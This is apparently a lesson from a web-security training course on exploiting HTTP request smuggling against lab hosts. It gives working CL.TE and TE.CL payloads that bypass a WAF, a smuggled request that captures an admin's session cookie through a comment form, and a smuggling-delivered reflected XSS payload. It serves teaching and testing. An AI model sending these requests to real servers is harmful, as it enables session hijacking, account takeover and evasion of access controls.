# Exploitation of Request Smuggling

In the last sections, we have discussed different variants of HTTP request smuggling attacks and how to identify them. We will now discuss different options on how request smuggling attacks can be exploited. The impact of HTTP request smuggling vulnerabilities is generally high as it allows an attacker to bypass security controls such as WAFs, force other users to perform authenticated actions, capture other user's personal data and steal their sessions to take over accounts, and mass-exploit reflected XSS vulnerabilities.

## Bypassing Security Checks

We have already seen how to bypass security checks such as WAFs by exploiting request smuggling in the previous sections. Security controls like WAFs work by looking at request parameters and blocking requests according to certain configuration options. An example would be blocking an HTTP request if it contains any blacklisted words in the URL, thereby blocking access to certain paths in the web application. This technique can be used to allow access to an admin panel only from whitelisted IP addresses. Another example would be to compute a score for each request that estimates how malicious the request is. If the score is above a certain threshold, the WAF blocks it. This can be used to detect and prevent web attacks such as XSS or SQLi.

Assume a scenario where such a WAF looks at all query parameters of a GET request. We can bypass this using HTTP request smuggling as we have seen in the previous sections. For instance, assume a web application uses a WAF to block all requests to the /internal/ path that do not come from the internal network of a company. We can easily bypass this using either CL.TE or TE.CL request smuggling. A payload to exploit a CL.TE vulnerability could look like this:

Code: http

POST / HTTP/1.1  
Host: vuln.htb  
Content-Length: 64  
Transfer-Encoding: chunked  
  
0  
  
POST /internal/index.php HTTP/1.1  
Host: localhost  
Dummy:

While a payload for a TE.CL vulnerability could look similar to this:

Code: http

GET / HTTP/1.1  
Host: vuln.htb  
Content-Length: 4  
Transfer-Encoding: chunked  
  
35  
GET /internal/index.php HTTP/1.1  
Host: localhost  
  
  
0

Since the malicious request is smuggled in the request body, the WAF never treats it as part of the query string and thus does not consider it. However, the web server treats it as a regular HTTP request and thus serves a response. This discrepancy allows bypasses of WAFs and other security controls.

## Stealing User Data

In the previous sections about CL.TE vulnerabilities, we forced the admin user to promote our user to the admin role. We have thus already seen how to exploit request smuggling vulnerabilities to force authenticated users to perform actions in the web application by influencing the parameters of other users' requests. Additionally, we can steal other users' information by forcing them to submit their request parameters to a location we can later access.

Let's have a look at a practical example. For this, our lab was extended with the functionality to post comments which are then displayed publicly:



Looking at the traffic in Burp, the request to post a comment looks like this:

Code: http


POST /comments.php HTTP/1.1  
Host: stealingdata.htb  
Content-Length: 43  
Content-Type: application/x-www-form-urlencoded  
  
name=htb-stdnt&comment=Hello+World%21

We can use the process discussed in the previous sections to determine that the lab is vulnerable to a CL.TE request smuggling vulnerability. The lab also contains an admin section that we are unauthorized to access. Let's steal the admin user's session cookie by exploiting the CL.TE vulnerability to obtain access. We can achieve this by forcing the admin user to post their request as a comment in the comment section with the following request:

Code: http

POST / HTTP/1.1  
Host: stealingdata.htb  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 154  
Transfer-Encoding: chunked  
  
0  
  
POST /comments.php HTTP/1.1  
Host: stealingdata.htb  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 300  
  
name=hacker&comment=test

After sending this request, we have to wait for some time without sending any further requests. When we now refresh the comments section, we can see the admin user's request containing the session cookie. We can now steal the session cookie to access the admin panel:



To understand what happened, let's again look at the TCP stream. Just like in the previous sections, we are going to look at the reverse proxy's perspective first:

POST / HTTP/1.1  
Host: stealingdata.htb  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 154  
Transfer-Encoding: chunked  
  
0  
  
POST /comments.php HTTP/1.1  
Host: stealingdata.htb  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 300  
  
name=hacker&comment=testGET / HTTP/1.1  
Host: stealingdata.htb  
Cookie: sess=<admin\_session\_cookie>

Since the reverse proxy uses the CL header to determine the request length, it forwards our smuggled request to the web server in the first request's body. The reverse proxy sees our POST request to / and the admin's GET request to /.

Now let's look at the TCP stream from the web server's view:

POST / HTTP/1.1  
Host: stealingdata.htb  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 154  
Transfer-Encoding: chunked  
  
0  
  
POST /comments.php HTTP/1.1  
Host: stealingdata.htb  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 300  
  
name=hacker&comment=testGET / HTTP/1.1  
Host: stealingdata.htb  
Cookie: sess=<admin\_session\_cookie>

Since the web server uses chunked encoding, it determines that the first request ends with the empty chunk. The web server sees our POST request to / and our smuggled POST request to /comments.php with the admin user's request appended to it. Since we constructed our smuggled request to end with the comment POST parameter, the admin user's request is treated as part of this parameter and the whole request is posted in a comment, including the admin user's session cookie.

When exploiting this, we need to keep the following things in mind:

* We need to determine a working value for the Content-Length header in the smuggled request. If it is too small, we will not obtain enough data from the admin's request. If it is too large, we might not get any data as it is larger than the entire admin request, and the web server times out waiting for more data to arrive. We can determine a value that works for us with trial-and-error
* We need to add all necessary parameters to the smuggled request. For instance, if we are performing an authenticated action, we need to add our session cookie in the Cookie header to the smuggled request.

## Mass Exploitation of Reflected XSS

Similarly to Web Cache Poisoning, HTTP request smuggling vulnerabilities can be used to exploit reflected XSS vulnerabilities without any user interaction that is typically required in reflected XSS scenarios. Furthermore, request smuggling can make otherwise unexploitable scenarios exploitable, for instance, if a web application contains a reflected XSS in the HTTP Host header. Since it is usually impossible to force the victim's browser to send a request using a manipulated host header, such an XSS vulnerability would be unexploitable on its own. However, since HTTP request smuggling allows for arbitrary manipulation of other users' requests, such scenarios can be weaponized to target a vast number of potential victims.

As an example, consider a web application that is vulnerable to a reflected XSS vulnerability in the custom HTTP header Vuln via a request like this:

Code: http

GET / HTTP/1.1   
Host: vuln.htb  
Vuln: "><script>alert(1)</script>

While this is a security risk, it cannot be exploited in the real-world since we cannot force a victim's browser to inject our payload into an HTTP header. However, in combination with an HTTP request smuggling vulnerability, the vulnerability can be exploited.

For instance, if there is a CL.TE vulnerability, we could weaponize the reflected XSS vulnerability with a malicious request that looks like this:

Code: http

POST / HTTP/1.1  
Host: vuln.htb  
Content-Length: 63  
Transfer-Encoding: chunked  
  
0  
  
GET / HTTP/1.1  
Vuln: "><script>alert(1)</script>  
Dummy:

If the next request that hits the web server is our victim's request, we successfully altered the request in such a way that it now contains the payload in the Vuln header from the web server's perspective. Thus, the response the victim gets served contains the XSS payload and we successfully exploited our victim.